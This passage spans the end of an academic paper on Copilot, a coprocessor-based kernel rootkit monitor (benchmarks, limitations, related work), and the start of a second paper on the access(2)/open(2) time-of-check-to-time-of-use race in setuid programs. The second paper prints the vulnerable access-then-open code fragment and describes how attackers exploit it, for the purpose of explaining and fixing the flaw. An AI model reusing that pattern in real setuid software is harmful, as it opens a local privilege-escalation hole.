On	1009.453278	82.296079	0.286873	6.89%

Table 5: Summary of STREAM benchmark for 1000 runs with and without the monitor running.

operation, including a console shell. There were no network services running, nor cron, syslog, sysklog, or any other unnecessary service. We first ran STREAM 1000 times without the monitor running to obtain an average for each of the four kernels as control values. Similarly, we ran STREAM 1000 times with the monitor hashing in a constant while-loop. The monitor would therefore continuously read a configuration file for memory parameters, read system memory, make a hash of the fields it had read, compare that hash with a known value in a configuration file, report to the console the status of that hash, and continue with another memory region.

The results of our experiment, summarized in table 5, were verified using a standard t-test to be statistically significant ( $p < .001$ ). Table 5 shows the computed mean, variance, and standard error for each group, separated by STREAM kernel. The fourth column, Penalty, is the percent difference of the average bandwidth with the monitor running and the average bandwidth without.

There are a few characteristics of the data worth noting. First, the greatest penalty experienced in this microbenchmark was just under 10%. We consider this a reasonable penalty given that the test environment had the board running in a continuous loop, a worst-case and unlikely scenario in a production environment. Second, it should be noted that the variance is significantly higher for the “monitor on” case for all four tests. This can be explained easily by the asynchronous nature of the two systems. Sometimes, for example when the monitor is working on a hash and compare computation, the host processor will immediately be given access to main memory. Other times, the host processor will stall, waiting for the board to complete its memory read.

The second benchmark utilized was the WebStone client-server benchmark for http servers. Similar to above,

a standard “monitor on” or “monitor off” approach was taken to compare the impact of our prototype on system performance when the system is being used for a common task – in this case running as an Apache 1.3.29 dedicated web server. Additionally, we chose to test a third scenario, whereby the monitor was running, but at more realistic intervals. For the purposes of our experiment, we chose intervals of five, fifteen, and thirty seconds – numbers we believe to be at the lower (more frequent) extreme for a production system.

As with the STREAM benchmark, care was taken to bring the system to a minimal, consistent state before each trial. While the cron daemon remained off, syslog, sysklog, and Apache were running for the macrobenchmark tests. The experiment was conducted using a Pentium III laptop connected to the server via a Category 5e crossover cable. The laptop simulated 90-client continuous accesses using the standard WebStone fileset and was also brought to a minimal state with regards to system load before the test. The trial duration was 30 minutes and each trial was performed four times.

Table 6 clearly shows the “continuously running” tests each resulted in significantly less throughput (shown in Mb/s) for the Apache web server than the other four cases. Table 6 presents averages for the four trials of each monitor status (continuous, off, running at intervals). As can easily be seen from the data, running the monitor continuously results in a 13.53% performance penalty on average with respect to throughput. Fortunately, simply spacing monitor checks at intervals of at least 30 seconds reduces the penalty to less than 1%. As expected, the more frequently the monitor runs, the more impact there is on system performance.

We believe the data supports our original assessment that memory contention and PCI contention are the primary



Monitor Status	Average (MB/s)	Variance	Standard Error	Penalty
Off	88.842500	0.000158	0.006292	0.00%
30-second Intervals	88.097500	0.000892	0.014930	0.84%
15-Second Intervals	87.427500	0.000158	0.006292	1.59%
5-Second Intervals	85.467500	0.000158	0.006292	3.80%
Continuous	76.830000	0.002333	0.024152	13.52%

Table 6: Summary of WebStone Throughput results for 90 clients.

threats to performance. Because the Web server utilizes a PCI add-in card NIC, it is likely that the system was significantly impacted by PCI scheduling conflicts between the EBSA and NIC card, as well as memory contention between the EBSA/NIC (whichever got control of the PCI) and the host processor; note that the NIC driver utilizes DMA and so would also compete with the processor for memory cycles. We did not, however, perform any direct analysis of PCI contention and therefore cannot conclude this was the exact reason for decreased throughput.

The second, and more important, conclusion that arises from the WebStone data is that the penalty for running the system periodically is far less than that of running it continuously. Furthermore, since the monitor is meant to combat attackers who typically exploit vulnerabilities and then return days or weeks later to the system, the chosen interval of 30 seconds is an extremely conservative estimate for production systems. In addition, because of the configurability of the prototype solution, system administrators who are experiencing unacceptable performance losses can simply increase the interval.

## 8 Limitations

As described by Zhang [39], the fundamental limitation of a coprocessor-based kernel monitor is its inability to interpose the host's execution. For a PCI-based implementation such as Copilot, the view of the monitor is limited to main memory; there is no means of pausing the host CPU's execution or examining its registers. For this reason, Copilot will never be able to guarantee an invalid piece of code has not been executed. However, because Copilot can monitor main memory, the window of opportunity for an attacker to perform a successful attack without Copilot noticing is limited to timing attacks and extremely advanced relocation attacks. This section describes the difficulty of monitoring rapidly-changing host kernel data structures and both types of attacks that are currently feasible without Copilot detection.

**Race conditions:** Because the Copilot monitor accesses host memory only via the PCI bus, it cannot acquire host kernel locks as processes on the host can. Consequently,

it may find host kernel data structures in an inconsistent state if its DMA requests are satisfied while a host process is modifying them. This limitation does not interfere with Copilot's ability to examine the static parts of the host kernel, such as its text and system call table. For data structures that change in response to relatively infrequent administrative actions, such as the host kernel's loaded LKM list, the Copilot monitor can compensate for the occasional inconsistent reading by reporting the trouble and repeating the examination.

However, for data structures that change much more rapidly during run-time, such as the host kernel's process table, repeated examinations seem unlikely to reveal the data structure in a consistent state. There would be some value in overcoming this limitation, as some rootkits modify the state of a host kernel's process table in order to conceal the presence of an attacker's processes.

Despite this limitation, the present Copilot monitor prototype manages to provide effective integrity monitoring functionality. Consequently, the cost of this potential for race conditions does not outweigh the value of the protective separation from the host provided by running the Copilot monitor on a PCI add-in card.

**Timing attacks:** The Copilot monitor is designed to run its checks periodically: every 30 seconds by default in the present prototype. A clever rootkit might conceivably modify and rapidly repair the host kernel between checks as a means of avoiding detection, although this lack of persistent changes would seem to decrease the utility of the rootkit to the attacker. In order to prevent such evasion tactics from working reliably, the Copilot monitor might randomize the intervals between its checks, making their occurrences difficult to predict [23].

**Relocation/cache attacks:** Copilot works because it has a picture of what an uncompromised system would look like under normal conditions. The fundamental assumption underlying detection of malicious modifications is that such attacks would result in a different view of the parts of memory monitored by Copilot. However, if an adversary were able to maintain a consistent view of Copilot's monitored memory while hiding malicious code elsewhere, such as in the processor cache, this code would remain unde-

tected by Copilot. However, it is currently unclear to what extent such attacks would succeed on a more permanent scale. Caches get flushed frequently and more extensive attempts to relocate large portions of the operating system or page tables would likely require difficult changes to all running processes. Future work will investigate the degree to which such highly sophisticated attacks are feasible without Copilot detection.

## 9 Future work

This section discusses a number of ways in which the present Copilot monitor prototype might be improved through future work.

**Administrative automation:** Version 2.4 and 2.6 Linux kernels provide many jump tables where LKMs can register new functionality for such things as virtual filesystems or mandatory access control. When Copilot monitors the integrity of such jump tables, it is designed to report any additions or changes it sees to the admin station, regardless of whether they were caused by a rootkit or by valid administrative action (such as loading a filesystem or security module).

As noted in Section 1, in the present Copilot monitor testbed, a human administrator is responsible for distinguishing between these two possible causes whenever a report arrives. For example, administrators might disregard a report of changes to the host kernel's security module operation vectors if they themselves have just loaded a new security module on the host. Future work might increase the level of automation on the admin station by implementing some kind of policy enforcement engine that will allow reports of certain modifications to pass (perhaps based on a list of acceptable LKMs and the data structures they modify), but act upon others as rootkit activity. Further improvements to the admin station might enable centralized and decentralized remote management of multiple networked Copilot monitors.

**Filesystem monitor integration:** The Copilot monitor prototype is the successor of an earlier filesystem integrity monitor prototype developed by Molina on the same EBSA-285 PCI add-in card hardware [23, 24]. Rather than examining a host's kernel memory over the PCI bus, this monitor requested blocks from the host's disks and examined the contents of their filesystems for evidence of rootkit modifications. Future work could integrate the Copilot monitor's functionality with that of the filesystem monitor, implementing both monitors on a single PCI add-in card. This integrated monitor could provide multiple layers of defense by monitoring the integrity of both the host operating system's kernel and the security-relevant parts of its filesystems.

**Replacing corrupted text:** As discussed in Section 3, some existing kernel-modifying rootkit detectors have the

ability to replace certain parts of a corrupted system. These sections include certain jump tables, such as the system call vector, as well as kernel text. Based on the same DMA principles that give Copilot access to read system memory, it should be similarly possible to provide replacement of corrupted text through the same mechanism. We currently plan to investigate possibilities for kernel healing, particularly as it relates to the automated administration discussed above.

**Known good hashes:** Like many of the user-mode rootkit detection programs described in Section 3, the present Copilot monitor prototype generates its known good hashes by examining the contents of host kernel memory while the host kernel is assumed to be in a non-compromised state. This practice admits the possibility of mistaking an already-compromised kernel for a correct one at Copilot initialization time, causing Copilot to assume the compromised kernel is correct and never report the presence of the rootkit. This concern is particularly relevant in the case of LKMs, which Copilot hashes only after the host kernel loads them late in its runtime.

This limitation might be addressed by enabling the Copilot monitor to generate its known-good hashes from the host's trustworthy read-only installation media. This task is not as straightforward as it seems, however. The image of the host kernel's text stored on the installation media (and on the host's filesystem) may not precisely match the image that resides in host memory after host bootstrap. For example, the Linux 2.6 VM subsystem's Page Global Directory resides amid the kernel text. This data structure is initialized by the host kernel's bootstrap procedure and subsequently may not match the image on the installation media. Nonetheless, it may be possible to predict the full contents of the in-memory image of the host kernel from its installation media, perhaps by simulating the effects of the bootstrap procedure. Exploration of this possibility is a topic of future work.

**Jump tables:** As noted in Section 6, the Linux kernel has many jump tables. Any of these jump tables may become the target of a rootkit seeking to register a pointer to one of its own functions for execution by the kernel. Every LKM can potentially add more jump tables. The present Copilot prototype monitors the integrity of only a few. Future work can extend this coverage, perhaps in an attempt to cover the jump tables of some particular configuration of the Linux kernel, using only a specific set of LKMs.

## 10 Related work

This section provides a brief summary of work related to the Copilot monitor. As discussed in Section 9, the Copilot monitor owes a debt to earlier work by Molina [23, 24] that demonstrated the use of the EBSA-285 PCI add-in card as a filesystem integrity monitor. As with the Copilot monitor,

the use of the EBSA-285 allowed the filesystem monitor to operate correctly even in cases where the host kernel was compromised – an advantage over monitors such as Tripwire [18] that run on the host itself.

Copilot's integrity monitoring activities can be viewed as a kind of intrusion detection – its memory hashing technique may be likened to an attempt to distinguish between "self and non-self" in the host kernel [7]. Useful intrusion detection functionality has been demonstrated in a variety of ways [28]; while most of these techniques focus on detecting misbehavior in user programs rather than in the kernel, some gather information in kernel-space [33, 19].

Concurrently with Molina's work on coprocessor-based filesystem intrusion detection, Zhang et al. proposed using a secure coprocessor as an intrusion detection system for kernel memory [39]. Specifically, the authors describe a method for kernel protection that consists of identifying invariants within kernel data structures and then monitoring for deviations. This strategy of interpreting and comparing kernel data structures is very similar to that of Copilot.

However, there are a number of significant differences between Zhang's work and Copilot. Most notably, Zhang's design was not implemented on an actual coprocessor, but instead a proof-of-concept LKM was used to track critical kernel data structures. The use of an LKM allowed the authors to concentrate on determining which kernel invariants would be potential targets for a real implementation. While the authors propose using a PCI-based cryptographic coprocessor as the basis for their design, they fail to point out some of the inherent difficulties facing a real implementation such as virtual memory translation and bus-to-physical address translation. In addition, without having implemented the design, the authors conclude that the number of detection samples will be limited by the processing power of the coprocessor. As discussed in Section 7, experiments have suggested that contention for the bus and main memory are more likely to be the limiting factor.

Many other projects have explored the use of coprocessors for security. The same separation from the host which allows the Copilot monitor to operate despite host kernel compromise is also useful for the protection and safe manipulation of cryptographic secrets [38, 12, 14, 20].

There have been at least two demonstrations of probabilistic techniques for kernel integrity-monitoring that operate without the use of additional hardware such as Copilot-style PCI add-in cards. These techniques involve a monitor host that sends computational challenges to a target host. The target host must run a verification procedure to calculate the correct response within a carefully-calculated time limit. The verification procedure is structured in a manner that makes it probable that a compromised target host will either return an incorrect result, or take too long in coming up with a convincing lie. Determining the proper time limit requires intimate knowledge

of all aspects of the target host's hardware that might effect the speed of its verification procedure calculation, from the timing of various instructions to the size of the CPU's cache and translation lookaside buffer.

One of these techniques, SWATT [34], is designed to monitor embedded devices without virtual memory support and is consequently not applicable to the virtual memory-using PC-architecture GNU/Linux hosts targeted by Copilot. Furthermore, because of the nature of the SWATT verification procedure, if it were run on a PC-architecture host, it would have to hash the host's entire physical memory, rather than just those parts which contain static text and data. Consequently all of the host's dynamic data, including runtime stacks and heaps, would need to be in a known state in order for the calculation to return a correct result. Although this requirement may be reasonable on some embedded devices, it would be unrealistic for the hosts targeted by Copilot.

Kennell and Jamieson [17] have demonstrated a related technique that, unlike SWATT, is designed to monitor the same PC-architecture GNU/Linux hosts as Copilot. Their technique requires the target host to run a specially-modified Linux kernel that includes a verification procedure at the head of its linear-mapped static text segment. This verification procedure is capable of probabilistically verifying its own integrity and the integrity of the static kernel text. The authors predict that this initial verification procedure could demonstrate the integrity of an additional second-stage verification procedure also implemented in the static portion of the kernel text. This second-stage verification procedure might use a different algorithm to verify the integrity of the dynamic portions of the kernel that are beyond the initial verification procedure's reach.

When compared with Copilot, Kennell and Jamieson's technique possesses the advantage that it requires no additional hardware. Copilot, on the other hand, is capable of monitoring unmodified commodity Linux kernels. Both techniques appear to provide effective integrity monitoring. However, the Kennell and Jamieson verification procedure must disable hardware interrupts during its computation. Their prototype benchmark results show an entire challenge, compute, encrypt, response dialog taking 7.93 seconds on a 133MHz Intel Pentium-based PC. Because the effectiveness of the technique depends upon the compute portion dominating the time taken for the entire dialog, this suggests the PC spent the bulk of this time with interrupts turned off. Kennell and Jamieson do not provide benchmark results showing the effect of their technique on overall application performance; a comparison with Copilot's results in section 7 is consequently not possible.

Investigations into secure bootstrap have demonstrated the use of chained integrity checks for verifying the validity of the host kernel [15, 1]. These checks use hashes to verify the integrity of the host kernel and its bootstrap loader



at strategic points during the host's bootstrap procedure. At the end of this bootstrap procedure, these checks provide evidence that the host kernel has booted into a desirable state. The Copilot monitor operates after host kernel bootstrap is complete and provides evidence that the host kernel remains in a desirable state during its runtime.

There are many software packages intended to detect the presence of kernel-modifying rootkits, including St. Michael and St. Jude [16]. However, these software packages are intended to run on the host that they are monitoring and will operate correctly only in cases where a rootkit has not modified the behavior of the kernel's `/dev/mem` and `/dev/kmem` interfaces to hide its own presence. Because it runs on a coprocessor on a separate PCI add-in card, the Copilot monitor does not share this dangerous dependence on the correctness of the host kernel and can be expected to operate correctly even in cases where a rootkit has arbitrarily modified the host kernel.

Kernel-resident mandatory access control techniques represent a pro-active alternative (or compliment) to the reactive approach of the Copilot monitor and other intrusion detection mechanisms. Rather than detecting the presence of a rootkit after an attacker has installed it on a host, these techniques seek to prevent its installation in the first place [36]. There have been many demonstrations of mandatory access control on the Linux kernel [6, 8, 25, 21, 27, 10]; the latest versions of the Linux kernel contains a Linux Security Modules interface specifically to support these techniques [37]. However, even systems with extensive mandatory access controls can fall prey to human failures such as stolen administrative passwords. Copilot is designed to detect rootkits in hosts compromised by such failures.

## 11 Conclusion

The Copilot project demonstrates the advantages of implementing a kernel integrity monitor on a separate PCI add-in card over traditional rootkit detection programs that run on the potentially infected host. Because the Copilot monitor software runs entirely on its own PCI add-in card, it does not rely on the correctness of the host that it is monitoring and is resistant to tampering from the host. Consequently, the Copilot monitor can be expected to correctly detect malicious kernel modifications even on hosts with kernels too thoroughly compromised to allow the correct execution of traditional integrity monitoring software. The Copilot monitor does not require any modifications to the host's software and can therefore be easily applied to commodity systems.

The Copilot monitor prototype has proven to be an effective kernel integrity monitor in tests against 12 common kernel-modifying rootkits. In its default configuration, the Copilot monitor prototype can detect changes to a host

kernel's text, LKM text, or system call vector within 30 seconds of being made by a rootkit. Its monitoring activities do not require the consent or support of the host kernel and cause minimal overhead: for example, less than a 1% throughput performance penalty on a 90-client WebStone webserver benchmark. Because its hashing-based approach detects changes in general, rather than focusing only on specific symptoms of a well-known set of rootkits, the Copilot monitor can detect both known rootkits and new rootkits not seen previously in the wild.

## References

- [1] W. Arbaugh, D. J. Farber, and J. M. Smith. A secure and reliable bootstrap architecture. In *Proceedings of the 1997 IEEE Symposium on Security and Privacy*, Oakland, CA, May 1997.
- [2] D. P. Bovet and M. Cesati. *Understanding the Linux Kernel*. O'Reilly & Associates, Inc., second edition, December 2002.
- [3] D. Brumley. invisible intruders: rootkits in practice. *login: The Magazine of USENIX and SAGE*, September 1999.
- [4] D. T. Campbell and J. C. Stanley. *Experimental and Quasi-Experimental Designs for Research*. Houghton Mifflin Company, 1963.
- [5] A. Chuvakin. Ups and Downs of UNIX/Linux Host-Based Security Solutions. *login: The Magazine of USENIX and SAGE*, 28(2), April 2003.
- [6] C. Cowan, S. Beattie, G. Kroah-Hartman, C. Pu, P. Wagle, and V. Gligor. SubDomain: Parsimonious Server Security. In *Proceedings of the 14th USENIX Systems Administration Conference*, New Orleans, Louisiana, December 2000.
- [7] S. Forrest, A. S. Perelson, L. Allen, and R. Cherukuri. Self-Nonself Discrimination in a Computer. In *Proceedings of the 1994 IEEE Symposium on Security and Privacy*, Oakland, California, 1994.
- [8] T. Fraser. LOMAC: Low Water-Mark Integrity Protection for COTS Environments. In *Proceedings of the 2000 IEEE Symposium on Security and Privacy*, pages 230–245, Berkeley, California, May 2000.
- [9] T. Fraser, L. Badger, and M. Feldman. Hardening COTS Software with Generic Software Wrappers. In *Proceedings of the 1999 IEEE Symposium on Security and Privacy*, pages 2–16, Berkeley, California, May 1999.
- [10] T. Garfinkel. Traps and Pitfalls: Practical Problems in System Call Interposition based Security Tools. In *Proceedings of the Network and Distributed Systems Security Symposium*, February 2003.
- [11] D. P. Ghormley, D. Petrou, S. H. Rodrigues, and T. E. Anderson. SLIC: An Extensibility System for Commodity Operating Systems. In *Proceedings of the USENIX 1998 Annual Technical Conference*, New Orleans, Louisiana, June 1998.
- [12] P. Gutmann. An Open-source Cryptographic Coprocessor. In *Proceedings of the 9th USENIX Security Symposium*, pages 97–112, Denver, Colorado, August 2000.
- [13] Intel Corporation. 21285 Core Logic for SA-110 Microprocessor Datasheet, September 1998. Order Number: 278115-001.



- [14] N. Itoi. Secure Coprocessor Integration with Kerberos V5. In *Proceedings of the 9th USENIX Security Symposium*, Denver, Colorado, August 2000.
- [15] N. Itoi et. al. Personal Secure Booting. *Lecture Notes in Computer Science*, v. 2119, 2001.
- [16] K. J. Jones. loadable kernel modules. ;login: *The Magazine of USENIX and SAGE*, 26(7), November 2001.
- [17] R. Kennell and L. H. Jamieson. Establishing the Genuity of Remote Computer Systems. In *Proceedings of the 12th USENIX Security Symposium*, pages 295–310, Washington, D.C., August 2003.
- [18] G. H. Kim and E. H. Spafford. The Design and Implementation of Tripwire: A File System Integrity Checker. In *Proceedings of the 2nd ACM Conference on Computer and Communications Security*, pages 18–29, Fairfax, Virginia, November 1994.
- [19] C. Ko, T. Fraser, L. Badger, and D. Kilpatrick. Detecting and Countering System Intrusions using Software Wrappers. In *Proceedings of the 9th USENIX Security Symposium*, pages 145–156, Denver, Colorado, August 2000.
- [20] M. Lindemann and S. W. Smith. Improving DES Coprocessor Throughput for Short Operations. In *Proceedings of the 10th USENIX Security Symposium*, Washington, D. C., August 2001.
- [21] P. A. Loscocco, S. D. Smalley, and T. Fraser. Integrating Flexible Support for Security Policies into the Linux Operating System. In *Proceedings of the FREENIX Track: 2001 USENIX Annual Technical Conference*, Boston, Massachusetts, June 2001.
- [22] J. D. McCalpin. Sustainable Memory Bandwidth in Current High-Performance Computers, October 1995.
- [23] J. Molina. Using Independent Auditors for Intrusion Detection Systems. Master's thesis, University of Maryland at College Park, 2001.
- [24] J. Molina and W. A. Arbaugh. Using Independent Auditors as Intrusion Detection Systems. In *Proceedings of the 4th International Conference on Information and Communications Security*, pages 291–302, Singapore, December 2002.
- [25] A. Ott. Rule Set Based Access Control (RSBAC) Framework for Linux. In *Proceedings of the 8th International Linux Kongress*, Enschede, November 2001.
- [26] D. A. Patterson and J. L. Hennessy. *Computer Organization & Design*. Morgan Kaufmann Publishers, second edition, 1998.
- [27] N. Provos. Improving host security with system call policies. Technical Report 02-3, CITI, November 2002.
- [28] L. R., D. Fried, J. Haines, J. Corba, and K. Das. Evaluating intrusion detection systems: Analysis and results of the 1999 DARPA off-line intrusion detection evaluation. In *Proceedings of the 3rd International Workshop on Recent Advances in Intrusion Detection*, October 2000.
- [29] R. Rivest. The MD5 Message-Digest Algorithm. Technical Report Request For Comments 1321, Network Working Group, April 1992.
- [30] A. Rubini and J. Corbet. *Linux Device Drivers*. O'Reilly & Associates, Inc., second edition, June 2001.
- [31] S. Schonberg. Impact of PCI-bus load on applications in a PC architecture. In *Proceedings of the 24th IEEE International Real-Time Systems Symposium*, pages 430–439, Cancun, Mexico, December 2003.
- [32] S. e. a. Schonberg. Performance and Bus Transfer Influences. First Workshop on PC-based System Performance and Analysis, October 1998. San Jose, California.
- [33] R. Sekar and P. Uppuluri. Synthesizing Fast Prevention/Detection Systems from High-Level Specifications. In *Proceedings of the 7th USENIX Security Symposium*, Washington, D. C., August 1999.
- [34] A. Seshadri, A. Perrig, L. van Doorn, and P. Khosla. SWATT: SoftWare-based ATTestation for Embedded Devices. In *Proceedings of the 2004 IEEE Symposium on Security and Privacy*, Oakland, California, May 2004.
- [35] T. Shanley and D. Anderson. *PCI System Architecture*. Addison Wesley, fourth edition, 1999.
- [36] K. W. Walker, D. F. Sterne, M. L. Badger, M. J. Petkac, D. L. Sherman, and K. A. Oostendorp. Confining Root Programs with Domain and Type Enforcement. In *Proceedings of the 6th Usenix Security Symposium*, pages 21–36, San Jose, California, July 1996.
- [37] C. Wright, C. Cowan, J. Morris, S. Smalley, and G. Kroah-Hartman. Linux Security Modules: General Security Support for the Linux Kernel. In *Proceedings of the 11th Annual USENIX Security Symposium*, pages 17–31, San Francisco, California, August 2002.
- [38] B. Yee and J. D. Tygar. Secure Coprocessors in Electronic Commerce Applications. In *Proceedings of the First USENIX Workshop on Electronic Commerce*, pages 155–170, New York, New York, July 1995.
- [39] X. Zhang, L. van Doorn, T. Jaeger, R. Perez, and R. Sailer. Secure Coprocessor-based Intrusion Detection. In *Proceedings of the Tenth ACM SIGOPS European Workshop*, Saint-Emilion, France, September 2002.

# Fixing Races for Fun and Profit: How to use *access(2)*

Drew Dean\*

Computer Science Laboratory, SRI International  
ddean@csl.sri.com

Alan J. Hu†

Dept. of Computer Science, University of British Columbia  
ajh@cs.ubc.ca

## Abstract

It is well known that it is insecure to use the *access(2)* system call in a setuid program to test for the ability of the program's executor to access a file before opening said file. Although the *access(2)* call appears to have been designed exactly for this use, such use is vulnerable to a race condition. This race condition is a classic example of a time-of-check-to-time-of-use (TOCTTOU) problem. We prove the "folk theorem" that no portable, deterministic solution exists without changes to the system call interface, we present a probabilistic solution, and we examine the effect of increasing CPU speeds on the exploitability of the attack.

## 1 Introduction

Since the 1988 Morris worm, and particularly the 1996 tutorial on stack smashing in Phrack [1], the buffer overflow has been the attacker's weapon of choice for subverting system security. Many techniques for preventing or mitigating the effects of the lack of memory safety have appeared in the literature [9, 14, 12, 13, 3]. Prior to the popularization of stack smashing, various race conditions were commonly utilized as the key step in privilege escalation attacks, *i.e.*, gaining superuser privileges on a machine to which one has access via an ordinary account. While not quite as catastrophic as a buffer overflow in a network server that hands out superuser priv-

ileges to anyone who knows the magic packet to send, local privilege escalation attacks remain a serious threat. This is particularly true as another security vulnerability may give the attacker the ability to execute code of their choice as an unprivileged user. Given the wide range of privilege escalation attacks on many common operating systems, it is very difficult to prevent an attacker from "owning" a machine once they can get the first machine instruction of their choice executed. Hence, one is wise to expend great effort to make sure that the attacker cannot execute the first instruction of an attack. If we could prevent privilege escalation, we would have more confidence in the ability of lower-level operating system primitives to contain the damage of security vulnerabilities exposed to the network. We make one of many required steps towards that goal in this paper.

One particular race condition is especially infamous among developers of security-critical software, particularly setuid programs, on Unix and Unix-like systems: the one between an appearance of the *access(2)* system call, and a subsequent *open(2)* call. Although this paradigm appears to have been the intended use of *access(2)*, which first appeared in V7 Unix in 1979, it has always been subject to this race condition. Recall that individual Unix system calls are atomic, but sequences of system calls offer no guarantees as to atomicity. This is a long standing problem: a 1993 CERT advisory [7] documents this exact race condition in *xterm*, and earlier exploits based on this problem are believed to exist. However, there is no generally available, highly portable, correct solution for providing the functionality of *access(2)*. This paper remedies this unfortunate situation. It is commonly accepted that fixing this problem requires a kernel change. While this is true for a deterministic solution, we present a highly portable probabilistic solution that works under the existing system call interface. The technique used is reminiscent of *hardness amplification* as found in the cryptology literature [16], but applied to

\*Work supported by the Office of Naval Research under contract N00014-02-1-0109. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the Office of Naval Research.

†Work done mostly while a Visiting Fellow at SRI. Supported in part by a grant from the Natural Science and Engineering Research Council of Canada.

system calls, rather than cryptologic primitives.

We first survey the problem, its history, partial solutions, and related work. We then prove the “folk theorem” that there is no (deterministic) solution to the problem short of a kernel modification. We present our probabilistic solution, and experimental data showing the exploitability of the problem across several generations of machines. Final thoughts are presented in the conclusion.

## 2 Background

We first describe the problem that we are solving, explain why some known partial solutions are not optimal, and describe related work on this problem.

### 2.1 The Problem

One of Unix’s patented innovations was the introduction of the `setuid` bit on program files, to indicate that a program should execute with the privileges of its owner, rather than the user that invoked the program, as is the normal case. As more sophisticated programs were developed using the `setuid` facility, there was desire to have the ability to do access control checks based on the invoker of the program (*i.e.*, the real user id of the program, as opposed to the effective user id of the program). The kernel is clearly the proper place to perform these checks, as pathname parsing and traversal is tricky, particularly since the introduction of symbolic links in 4.2 BSD [2]. This need was addressed with the addition of the `access(2)` system call to V7 Unix in 1979. It appears that the intention was for the following code fragment:

```
if(access(pathname, R_OK) == 0)
    if((fd = open(pathname, O_RDONLY))
        == 0) ...
```

to work in the obvious way – that is, to check whether *pathname* is readable, and if so, open the file for reading on file descriptor *fd*.

Unfortunately, there is a classic time-of-check-to-time-of-use (TOCTTOU) [11] problem lurking here: the pair of `access(2)` and `open(2)` system calls is *not* a single, atomic operation. Hence, a clever attacker can change

the file system in between the two system calls, to trick a `setuid` program into opening a file that it should not. Apple (MacOS X 10.3) and FreeBSD (4.7) are very succinct in their manual pages for `access(2)`: “`Access()` is a potential security hole and should never be used.” For naïve uses of `access(2)`, this is true; however, we shall see that the real situation is more complicated.

### 2.2 Partial Solutions

We will show that the Unix system call interface, as defined, offers no completely portable, deterministic solution to the problem. The definitive solution to this problem is a kernel change, of which there are many possibilities, all of which can be made to work correctly. The simplest change would appear to be the addition of an `O_RUID` option to be passed to `open(2)`, specifying that `open(2)` should use the real user id of the process, rather than its effective user id, for access control decisions. Without a kernel modification, two other solutions partially fix the problem.

**User id juggling** Since the advent of saved user ids in 4.2BSD, through one mechanism or another, modern Unixes have had a way to temporarily drop privileges gained from a program being `setuid` and then later regain those privileges. Unfortunately, the `setuid` family of system calls is its own rats nest. On different Unix and Unix-like systems, system calls of the same name and arguments can have different semantics, including the possibility of silent failure [8]. Hence, a solution depending on user id juggling can be made to work, but is generally not portable.

**Passing an open file descriptor** A somewhat improved approach is to fork off a child process, have that process permanently drop all extra privileges, and then attempt to open the file. If successful, the child process can pass the open file descriptor across a Unix-domain socket and exit.<sup>1</sup> The user id handling is greatly simplified, although some of the caveats above still apply. The major drawback is that `fork(2)` is a relatively expensive system call, even with copy-on-write optimizations.

<sup>1</sup>This idea was communicated to the first author by Michael Plass of PARC.

## 2.3 Related Work

The standard paper on this subject is the 1996 work of Bishop and Dilger [6]. They provide a very comprehensive description of the problem, dissecting a 1993 CERT advisory of a real life instance of this problem. Bishop and Dilger then go on to discuss static analysis techniques for finding the problem in C programs. Rather surprisingly, Bishop's well known 1987 paper, "How to Write a Setuid Program" [4] does *not* mention this pitfall. Bishop's book [5] also discusses the problem and its workarounds. We have tried to find the first description of this problem in the literature, but so far have come up empty.<sup>2</sup> The first author recalls this problem being part of the folklore in the late 1980s.<sup>3</sup>

Cowan, *et al.*, [10] cover a very similar problem, a race condition between the use of `stat(2)` and `open(2)`, with their RaceGuard technology. They changed the kernel to maintain a small per-process cache of files that have been stat'd and found not to exist. If a subsequent `open(2)` finds an existing file, the `open` fails. This race condition is primarily found in the creation of temporary files. While it is essentially equivalent to the `access(2)/open(2)` race we consider in this paper, the solution is entirely different: they modify the kernel, we do not. Tsyrlkevich and Yee [15] take a similar approach to RaceGuard, in that their solution involves a kernel modification. However, they have a richer policy language to express what race conditions they will intercept, and they suspend the putative attacker process (a process that interfered with another process' race prone call sequence) rather than causing an `open(2)` call to fail. Again, Tsyrlkevich and Yee modify the kernel, to fix existing vulnerable applications, whereas we are proposing a user level technique to solve the problem.

## 3 No Deterministic Solution

Given the difficulties and overheads of existing solutions to the `access(2)/open(2)` race, it's tempting to try to imagine a solution that doesn't require kernel changes, juggling user ids, forking processes, or dropping privileges. Fundamentally, the problem arises because permissions to a file are a property of a path (being dependent on the relevant execute permission along all direc-

tories on the path and the relevant permissions for the filename), and the mapping of paths to files is mutable. However, the inode (and device number, and generation number if available) for a file is not a mutable mapping; it's the ground truth. Perhaps a clever combination of system calls and redundant checks, verifying that the path-to-inode mapping did not change, could be made to work, analogous to mutual exclusion protocols that don't need atomic test-and-set instructions.

A widely held belief is that such a solution isn't possible, but to our knowledge this has never been precisely stated nor proven. Here, we state and prove this theorem. Furthermore, the assumptions needed to prove the theorem will suggest an alternative solution.

**Theorem 1** *Under the following assumptions:*

- *the only way for a setuid program to determine whether the real user id should have access to a file is via the `access(2)` system call or other mechanisms based on the pathname (e.g., parsing the pathname and traversing the directory structures) rather than the file descriptor,*
- *none of the system calls for checking access permission also atomically provide a file descriptor or other unchangeable identifier of the file,*
- *an attacker can win all races against the setuid program,*

*then there is no way to write a setuid program that is secure against the `access(2)/open(2)` race.*

The first assumption means that the theorem ignores solutions based on juggling user ids and giving up privilege, which we rule out because of portability and efficiency concerns. The first two assumptions also imply ignoring various solutions based on kernel changes: for example, an `faccess(2)` call that determines access permissions given a file descriptor violates the first assumption, whereas an `O_RUID` option to `open(2)`, as discussed in Section 2.2, violates the second assumption. Note that although `fstat(2)` at first glance appears to violate the first assumption, it actually doesn't, since the stat buffer contains permission information for the file only, but doesn't consider the permissions through all directories on the file's path. In general, the theorem applies to any combination of the typical accessors of the file system state: `access(2)`, `open(2)`, `stat(2)`, `fstat(2)`, `lstat(2)`, `read(2)`, `getdents(2)`, etc. The third assumption is standard when analyzing security against race conditions.

<sup>2</sup>We would greatly appreciate any citation between 1979 and 1992 being brought to our attention.

<sup>3</sup>Messrs. Bellovin, Kernighan, Ritchie, Shapiro and Ms. Mintz concur with this recollection in private communication, January 2004.



